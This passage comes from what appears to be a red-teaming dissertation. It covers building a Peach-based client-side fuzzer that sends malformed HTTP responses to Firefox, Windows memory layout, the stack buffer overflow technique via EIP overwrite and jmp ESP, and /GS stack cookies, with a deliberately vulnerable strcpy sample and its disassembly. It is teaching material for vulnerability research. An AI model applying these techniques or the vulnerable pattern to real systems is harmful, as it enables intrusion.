


Figure 29 – Packet capture of a HTTP response




Figure 30 – State machine of the target application

Using static analysis, one can find all possible code paths from a region of code (or entire application). Then path tracing (a dynamic testing technique) can be used to determine what control paths have been executed during a run of the target. This technique can be used to guide the fuzzer to generate test data that will cover as much as possible code paths from the target application, in order maximize the search space.

5.4 Building a client-side fuzzer

In vulnerability research area, there has been a considerably greater effort in fuzzing servers than fuzzing clients. That is because it has been considered that clients are less important than servers, which is a very wrong assumption. Simply because a server trusts a client, makes that client an extension of server's domain of trust (see Figure 31).




Figure 31 – Gaining access by attacking the client

More than that, the number of server applications is considerably smaller than the number of client applications and the servers are more often updated and patched. Meanwhile, client applications are neglected (each user can have his own version of client app) and they are exposed to external attacks.

Further on, we will show how a client can be tested for security vulnerabilities. We will build a custom fuzzer using the Peach fuzzing framework [Peach]. We will show how the framework can be customized to act as a server and send malformed input to clients.

5.4.1 Design considerations for a client-side fuzzer

As opposed to server-side fuzzing which implies only sending malformed requests to the target server, client-side fuzzing is more complex. We need to instrument the client application to start, send a network request, wait for response and stop. All these actions must be done under constant supervision (e.g. using a debugger).

The sequence of events needed for fuzzing a network protocol is presented in Figure 32.




Figure 32 – Sequence of events for client-side fuzzing

5.4.2 About Peach fuzzing framework

Peach is a fuzzing framework that is capable of performing both generation and mutation based fuzzing.

Peach allows creation of custom fuzzers that must be described in a Peach Pit file, which is actually an XML description. Pit files define the structure, type information, and relationships of the data elements to be fuzzed. The hierarchy of XML elements from Pit files is shown in Figure 33.




Figure 33 – Peach XML elements hierarchy

The top element is *Peach* which is just a container for the other elements. When Peach starts, we actually tell the fuzzing framework to use one *Run* element from the XML file. One *Run* must contain at least one *Test* and an optional *Logger*. The *Test* contains a *State Model* (which is a series of *States*), an optional *Agent* (for instrumenting the target application) and one or more *Publishers* (used for transmitting data).

Inside a certain *State*, the fuzzer can perform various *Actions* (e.g. send data, receive data, open/close files, etc). *Actions* are performed using data described by a *Data Model*. In order to specify certain values to be used in the *Data Model*, we can use a *Data* element with necessary *Fields*.

Peach XML elements can be referenced inside other elements using the *ref* attribute and specifying the *name* of the referenced element (which can be defined elsewhere in the Pit file).

Each element can have a certain class attribute. The best reference for Peach element classes is the source code (Python) which can be downloaded freely from www.peachfuzzer.com

In the next section we will implement the diagram presented in Figure 32 by customizing Peach and creating a PIT file.

5.4.3 Creating a client-side fuzzer with Peach

In the main *Peach* element (Listing 1) we must include the file *defaults.xml* which is the configuration file for this Peach instance. This file should setup the proper paths to indicate where Peach is located and also import the standard modules.

The *Run* element defines the starting point of the fuzzer and contains a reference to a *Test* element and a *Logger*. The *Logger* specifies where log messages should be written. As you can see, some elements require parameters specified by *Param* element.

Listing 1

```
<Peach>
  <Include ns="default" src="file:defaults.xml" />
  <Run name="DefaultRun">
    <Test ref="test1"/>
    <Logger class="logger.Filesystem">
      <Param name="path"
value="c:\tools\ fuzzers\peach2.3.8\peach\logs" />
    </Logger>
  </Run>
  <!-- other elements described below -->
</Peach>
```

We go on detailing the referenced *Test* element. As you can see in Listing 2, inside a *Test* we specify a reference to a *StateModel*, a reference to an *Agent* element and two publishers. We differentiate *Publishers* by their *name*. The publisher named “socket” tells Peach to start a TCP listener on localhost, port 80, in order to behave as server. The other publisher – “launch” – will be used to launch the target application under a debugger.

Listing 2

```
<Test name="test1">
  <StateModel ref="sm"/>
  <Agent ref="windbg"/>
  <Publisher name="socket" class="tcp.TcpListener">
    <Param name="host" value="127.0.0.1"/>
    <Param name="port" value="80"/>
  </Publisher>
  <Publisher name="launch"
class="process.DebuggerLauncher"/>
</Test>
```

The *Agent* that we configured (Listing 3) is a local process which activates a *Monitor* component – which in fact is Windows Debugger that starts the target application. One important aspect is the parameter called *StartOnCall* which tells the agent to start the *Monitor* only when an *Action* of type *call* will happen with the value/method “dostart”. This way we can control the behavior of the target application from the *Actions* within a *State*. See below.

Listing 3

```
<Agent name="windbg">
  <Monitor class="debugger.WindowsDebugEngine">
    <Param name="CommandLine" value="c:\Program Files\Mozilla
Firefox\Firefox.exe http://127.0.0.1/" />
    <Param name="StartOnCall" value="dostart" />
  </Monitor>
</Agent>
```

The XML element that will model the states and transitions that our fuzzer will follow is called *StateModel* (Listing 4). In our case it contains a single *State* called “initial”. Inside this state, we command Peach to perform the following *Actions* on specific *Publishers* (according to Figure 32):

- Publisher “socket” - open socket and start listening
- Publisher “launch” - start target under debugger
- Publisher “socket” - accept for incoming connection (blocking operation)
- Publisher “socket” - read input from client into *DataModel* “Request_Model”
- Publisher “socket” - send output to client from *DataModel* “Response_Model”
- Publisher “launch” - stop target
- Publisher “socket” - close socket

Listing 4

```
<StateModel name="sm" initialState="initial">
  <State name="initial">
    <Action name="start_listen" type="start"
publisher="socket"/>
    <Action name="start_target" type="call" method="dostart"
publisher="launch"/>
    <Action name="accept" type="accept" publisher="socket"/>
    <Action name="recv" type="input" publisher="socket">
      <DataModel ref="Request_Model"/>
    </Action>
    <Action name="send" type="output" publisher="socket">
      <DataModel ref="Response_Model"/>
    </Action>
    <Action name="stop_target" type="stop" publisher="launch"/>
    <Action name="stop_listen" type="stop" publisher="socket"/>
  </State>
</StateModel>
```

For this skeleton fuzzer, we do not specify any complex data model, just an input string and an output string. We expect the client to send a request (that will be stored in a *DataModel*) and the fuzzer will respond with the (fuzzed) message: “hello from server”. See Listing 5.

5.4.4 Optimizing the fuzzer

The fuzzing mechanism that we have created is generic for client side fuzzing (it can be used for fuzzing any client application) but it is rather slow because the fuzzer opens and closes the target application for each response generated (Firefox takes about 2-3 seconds to start and make the HTTP request on a regular computer). Depending on the target application, we can optimize the fuzzing mechanism to be faster.

In case of a web browser, we can start it just once and load the html file from Listing 6. It will automatically reload at 0.5 seconds and make a new HTTP request to our fuzzer at <http://127.0.0.1> . The *Monitor* element from Listing 4 must be modified as below (no need for “StartOnCall” parameter anymore):

```
<Monitor class="debugger.WindowsDebugEngine">
  <Param name="CommandLine" value="c:\Program Files\Mozilla
Firefox\Firefox.exe
C:\tools\fuzzers\peach\Peach2.3.8\mytest\launcher.html" />
</Monitor>
```

Listing 6. launcher.html

```
<html>
<body>
  Let's eat some malformed HTTP responses <br>
  <script type="text/javascript">
    var timeout = 500;
    var id = "myiframeid";

    function setIframe() {
      var iframe = document.getElementById(id);
      if(iframe) {
        document.body.removeChild(iframe);
      }

      iframe = document.createElement("iframe");
      iframe.setAttribute("src", "http://127.0.0.1");
      iframe.setAttribute("id", id);
      document.body.appendChild(iframe);
      setTimeout("setIframe();", timeout);
    }

    setTimeout("setIframe();", timeout);
  </script>
</body>
</html>
```

5.4.5 Creating the data model

Now that we have the mechanism for fuzzing working more efficiently, let's focus on the output data. Let's suppose we want to fuzz the web browser's capacity of handling the HTTP *Set-Cookie* header. We want to send to the browser HTTP responses like:

```
HTTP/1.1 204 No Content
Set-Cookie: cookie_name=cookie_value; path=/; expires=Thu, 01-
Jan-2020 00:00:01 GMT
```

For this we need to modify our data model named "Response_Model" as shown in Listing 7. The elements that we do not want to be fuzzed will be marked as *isStatic="true"*. We organized the date into a *Block* element so it can be referenced later in the Data Model if necessary. Please observe also the *Hint* added to the *String* element which tells the fuzzer to produce numbers as strings not as integers.

Listing 7

```
<DataModel name="Response_Model">
  <String value="HTTP/1.1 204 No Content\r\n" isStatic="true"/>
  <String value="Set-Cookie: " isStatic="true"/>
  <String value="cookie_name"/>
  <String value="=" isStatic="true"/>
  <String value="cookie_value"/>
  <String value="; " isStatic="true"/>
  <String value="path=" isStatic="true"/>
  <String value="/"/>
  <String value="; " isStatic="true"/>
  <String value="expires=" isStatic="true"/>
  <Block name="date">
    <String value="Thu"/>
    <String value=", " isStatic="true"/>
    <String value="01">
      <Hint name="NumericalString" value="true"/>
    </String>
    <String value="-" isStatic="true"/>
    <String value="Jan"/>
    <String value="-" isStatic="true"/>
    <String value="2020">
      <Hint name="NumericalString" value="true"/>
    </String>
    <String value=" " isStatic="true"/>
    <String value="00">
      <Hint name="NumericalString" value="true"/>
    </String>
    <String value=":" isStatic="true"/>
    <String value="01">
      <Hint name="NumericalString" value="true"/>
    </String>
    <String value=":" isStatic="true"/>
    <String value="03">
      <Hint name="NumericalString" value="true"/>
    </String>
  </Block>
</DataModel>
```

Listing 7 (continuation)

```
<String value=" " isStatic="true"/>
<String value="GMT"/>
</Block>
<String value="\r\n\r\n" isStatic="true"/>
</DataModel>
```

Using the Add-on *Live HTTP Header* of Mozilla Firefox, we can see the headers exchanged between the target application and our fuzzer.

Any crashes or abnormal events will be reported in the log file that we have configured. However, crash analysis is another important aspect of fuzzing but it will not be discussed in this dissertation.




Figure 36 – HTTP requests and fuzzed HTTP responses

5.5 Chapter conclusions

Discovery of software vulnerabilities can be a challenge for many security researchers. Even though it is a time consuming process, the results can have a significant impact on the target system's security.

In this chapter we made a detailed analysis of the techniques that can be used for discovering vulnerabilities in software products. We discussed two approaches for this objective: white box testing and black box testing.

In order to demonstrate the black box testing techniques we designed and implemented a client-side fuzzer that has the potential of finding vulnerabilities in HTTP clients by repeatedly sending malformed HTTP responses and monitoring target's state. The fuzzer was created using the Peach fuzzing framework.

Creating a custom fuzzer using a fuzzing framework can be faster than writing a dedicated one. However, customizing the fuzzing framework in order to obtain the

desired behavior can be time consuming (at the beginning) and the 'learning curve' is pretty high in case of Peach.

The Red Teams can employ the techniques described in this chapter for finding zero-day vulnerabilities in the target systems. Further on, by exploiting these vulnerabilities, the team can gain access to those systems and accomplish its objectives.

Chapter 6

6. Exploitation of software vulnerabilities

In a Red Teaming engagement, vulnerability exploitation is the next phase after vulnerability discovery for gaining access to a target system. Exploiting means taking advantage of the weakness in a system for making it behave unexpectedly, in a way that was not designed to.

In order to mitigate the exploitation attempts against vulnerable software, modern operating systems have introduced several protections.

The objective of this chapter is to make a detailed analysis of the memory protection mechanisms implemented in Windows operating systems against software exploitation, including their strengths and weaknesses. The mechanisms that we will discuss are Stack Cookies (/GS), Safe Structured Exception Handlers (SafeSEH), Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).

We chose Windows because, from author's practical experience, is the most frequent target operating system encountered during engagements.

Another objective of this chapter is to create a case study where to implement different techniques for bypassing /GS, SafeSEH, DEP and ASLR in a realistic attack scenario against vulnerable software.

We will show how a vulnerable application that uses an old third party DLL can be exploited, even if all Windows protection mechanisms are enabled for the application itself.

A related study was made in [CG10] but it does not offer a detailed explanation of the techniques used for bypassing Windows protections. The case study that we present takes an original approach for exploiting buffer overflow vulnerabilities, which makes our work unique and original.

6.1 Memory layout of a Windows process

In Windows each process runs in its own virtual memory address space. On 32-bit systems this is always a 4GB block of memory addresses.

The virtual addresses are mapped to physical pages by using *page tables* which are built and maintained by the kernel and consulted by the processor.

Each process has its own set of page tables, including the kernel itself. Thus a part of the address space of a process must be reserved to the kernel [Duarte09].

We can see from Figure 37 that in default boot mode Windows reserves the higher 2 GB of virtual memory for kernel space and the lower 2 GB for user mode. Thus the memory addresses accessible by a user space program in 32-bit mode ranges from 0x00000000 to 0x7FFFFFFF.

Kernel space is flagged in the page tables as exclusive to privileged code (ring 2 or lower); hence, a page fault is triggered if user-mode programs try to access it.




Figure 37 – Memory limits of a Windows process

Modern operating systems (including Windows) and applications use the un-segmented or flat memory model: all the segment registers are loaded with the same segment selector (Figure 38) so that all memory references a program makes are to a single linear-address space.

```

C:\DOCUME~1>
C:\DOCUME~1>debug
-r
AX=0000 BX=0000 CX=0000 DX=0000 SP=FFEE BP=0000 SI=0000 DI=0000
DS=0B0E ES=0B0E SS=0B0E CS=0B0E IP=0100 NU UP EI PL NZ NA PO NC
0B0E:0100 013A      ADD     [BP+SI],DI      SS:0000=20CD
  
```

Figure 38 – Segment registers have the same value on a flat memory model

Object files and executable files on Windows respect the PE (Portable Executable) format, which is a modified version of the COFF (Common Object-File) format. An executable file is separated into areas called segments. When an executable is loaded into the virtual address space of a newly created process, the operating system maps the segments from the file into the memory.

Therefore, the user part of the virtual address space is split into multiple segments as: stack, heap, bss, data, text and others depending on the compiler/linker.

6.1.1 Stack segment

The stack is the segment which stores local variables and function parameters. Calling a method or function pushes a new stack frame onto the stack. The stack frame is destroyed when the function returns, any local data being lost. Because the stack has a simple design (following the Last-In-First-Out principle), there is no need for complex data structure to maintain the stack. The stack is referenced by a single pointer addressing the top of it (ESP). Each thread in a process has its own stack.

For instance, in the code sequence below function *f* calls another function *g*:


```

void g(int A, int B) {
    int var1;
    int var2;
    char buf[20];
    // Do something
}
void f() {
    int var1;
    int var2;
    g(var1, var2);
}

```

Translating this code into assembly gives the following mnemonics [Intel1]:

```

; address 00401200
function f:
    PUSH EBP                ; save old EBP
    MOV EBP, ESP           ; start new stack frame
    SUB ESP, 8             ; make room for local variables of f()
    MOV EAX, EBP-4        ; load var1
    PUSH EAX               ; PUSH var1
    MOV EAX, EBP-8        ; load var2
    PUSH EAX               ; PUSH var2
    CALL 0040C048          ; address of g
    ADD ESP, 8             ; free stack space filled by g's args
    MOV ESP, EBP           ; delete current stack frame
    POP EBP                ; restore old EBP
    RET

; address 0040C048
function g:
    PUSH EBP                ; save old EBP
    MOV EBP, ESP           ; start new stack frame
    SUB ESP, 1C            ; make room on stack for
                            ; two integers and 20 characters
                            ; 20 + 4 + 4 = 28 = 0x1C
    MOV ESP, EBP           ; delete current stack frame
    POP EBP                ; restore old EBP
    RET

```

We can see how arguments are pushed on the stack before calling function *g* and then ‘deleted’ from the stack after *g*’s return. We can also see how the program makes room on stack for local variables of the two functions.

All these changes in the stack can be visualized in Figure 39:




Figure 39 – Stack layout during function calls

6.1.2 Heap segment

The heap is a memory region/segment that provides runtime memory allocation meant for data that must outlive the function doing the allocation, unlike the stack. Everything on a heap is anonymous, and it can only be accessed through pointers.

In C, the interface to heap allocation is the *malloc()* family, whereas in a garbage-collected language like C# the interface is the *new* keyword. Freed memory goes back to the heap, but there is no easy way to give up that memory back to the OS. The heap usually grows up toward the stack.

Most high-level languages provide heap management so programs must not explicitly deal with this aspect.

6.1.3 BSS

BSS stands for “Block Started by Symbol”. It holds un-initialized global and static variables. Since the BSS only holds variables that don’t have any values yet, it doesn’t actually need to store the image of these variables in the executable file. The size that BSS will require at runtime is recorded in the object file, but the BSS (unlike the data segment) doesn’t take up any actual space in the object file.

For instance, the declaration *static int counter* informs the operating system that it will utilize an integer variable at runtime called *counter*. But it does not allocate any space in the executable file for this variable.

6.1.4 Data segment

The data segment holds the contents for global and static variables that have been initialized in source code. This memory area maps the part of the program’s binary image that contains the initial static values given in source code. So a declaration like *static int counter = 10* would make the variable *counter* to be placed in the data segment and it would be initialized with the value *10*. The data segment usually has READ/WRITE permissions.

6.1.5 Text segment

This segment contains the executable instructions and is shared among every process running the same binary. This segment usually has READ and EXECUTE permissions only and it is the one most affected by compiler optimizations.

6.2 General buffer overflow exploitation technique

If an attacker finds a vulnerability in the target application where user supplied data is directly copied into a buffer on the stack without any bounds checking, then he can attempt to overwrite the saved/old EIP pointer with an arbitrary value.

In our previous example, when function *g* returns, it will POP the old EIP value from the stack and jump to that address.

The attacker can overwrite EIP with an address of a *jmp ESP* instruction from an executable region in the address space of the current process. The processor will execute the instruction *jmp ESP* and will continue executing instructions from the location pointed by ESP.

Because the memory address pointed by ESP is still controlled by the attacker, he will place shellcode at ESP address and this code will be executed by the processor.




Figure 40 – General buffer overflow exploitation technique

6.3 Windows security mechanisms

In order to protect vulnerable applications against buffer overflow attacks, modern operating systems introduced several protection mechanisms that we will present below.

6.3.1 Stack cookies (/GS)

The first protection introduced was the usage of canary values. The principle is that a 'canary' 32-bit value is automatically placed just before EBP in the current stack frame. There is one copy of the canary value in the data segment and another copy on the stack. When the function returns the canary value on the stack is matched against the one stored in the data segment. If the values do not match then an exception is thrown.

This security mechanism is implemented by multiple compilers under different names. GCC has two implementations: StackGuard and Stack-Smashing Protector (ProPolice) while Microsoft Visual Studio compiler implements stack cookies using the /GS switch – which is enabled by default since version 2003 [MSDN2].


Let us see how the following code is translated into assembly language by Visual C++ 2008 compiler.

```
void save_msg(char* msg) {
    char buffer[16];
    strcpy(buffer, msg);
}

void main() {
    char* msg= "This message is longer than the buffer size";
    save_msg(msg);
}
```

Compiled without stack cookies, the object code resulted is presented in Figure 41:

```
cl /GS- buffer_overflow.c
```



```
00401000 | $ 55          | PUSH EBP
00401001 | . 8BEC       | MOV EBP,ESP
00401003 | . 83EC 10    | SUB ESP,10
00401006 | . 8B45 08    | MOV EAX,DWORD PTR SS:[EBP+8]
00401009 | . 50         | PUSH EAX
0040100A | . 8D4D F0    | LEA ECX,DWORD PTR SS:[EBP-10]
0040100D | . 51         | PUSH ECX
0040100E | . E8 2D000000 | CALL buffer_o.00401040
00401013 | . 83C4 08    | ADD ESP,8
00401016 | . 8BE5       | MOV ESP,EBP
00401018 | . 5D         | POP EBP
00401019 | . C3        | RETN
0040101A | CC         | INT3
0040101B | CC         | INT3
0040101C | CC         | INT3
0040101D | CC         | INT3
0040101E | CC         | INT3
0040101F | CC         | INT3
00401020 | $ 55          | PUSH EBP
00401021 | . 8BEC       | MOV EBP,ESP
00401023 | . 51         | PUSH ECX
00401024 | . C745 FC 00A041 | MOV DWORD PTR SS:[EBP-4],buffer_o.0040A000 ASCII "This message is longer then buffer size"
0040102B | . 8B45 FC    | MOV EAX,DWORD PTR SS:[EBP-4]
0040102E | . 50         | PUSH EAX
0040102F | . E8 CCFFFFFF | CALL buffer_o.00401000 [Arg1
00401034 | . 83C4 04    | ADD ESP,4 buffer_o.00401000
00401037 | . 33C0       | XOR EAX,EAX
00401039 | . 8BE5       | MOV ESP,EBP
0040103B | . 5D         | POP EBP
0040103C | . C3        | RETN
0040103D | CC         | INT3
0040103E | CC         | INT3
```

Figure 41 – Source code compiled without stack cookies support

Compiled with stack cookies enabled (default), the object code resulted is presented in Figure 42:

cl buffer_overflow.c

```

00401000  . 55          PUSH EBP
00401001  . 8BEC        MOV EBP,ESP
00401003  . 83EC 14     SUB ESP,14
00401006  . A1 30A04000 MOV EAX,DWORD PTR DS:[40A030]
00401008  . 33C5        XOR EAX,EBP
0040100D  . 8945 FC     MOV DWORD PTR SS:[EBP-4],EAX
00401010  . 8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
00401013  . 50          PUSH EAX
00401014  . 8D4D EC     LEA ECX,DWORD PTR SS:[EBP-14]
00401017  . 51          PUSH ECX
00401018  . E8 33000000 CALL buffer_o.00401050
0040101D  . 83C4 08     ADD ESP,8
00401020  . 8B4D FC     MOV ECX,DWORD PTR SS:[EBP-4]
00401023  . 33CD        XOR ECX,EBP
00401025  . E8 1E010000 CALL buffer_o.00401148
0040102A  . 8BE5        MOV ESP,EBP
0040102C  . 5D          POP EBP
0040102D  . C3          RETN
0040102E  . CC          INT3
0040102F  . CC          INT3
00401030  . 55          PUSH EBP
00401031  . 8BEC        MOV EBP,ESP
00401033  . 51          PUSH ECX
00401034  . C745 FC 00A041 MOV DWORD PTR SS:[EBP-4],buffer_o.0040A000 ASCII "This message is longer then buffer size"
0040103B  . 8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
0040103E  . 50          PUSH EAX
0040103F  . E8 BCFFFFFF CALL buffer_o.00401000 [Arg1
                                buffer_o.00401000
00401044  . 83C4 04     ADD ESP,4
00401047  . 33C0        XOR EAX,EAX
00401049  . 8BE5        MOV ESP,EBP
0040104B  . 5D          POP EBP
0040104C  . C3          RETN
0040104D  . CC          INT3
0040104E  . CC          INT3

```

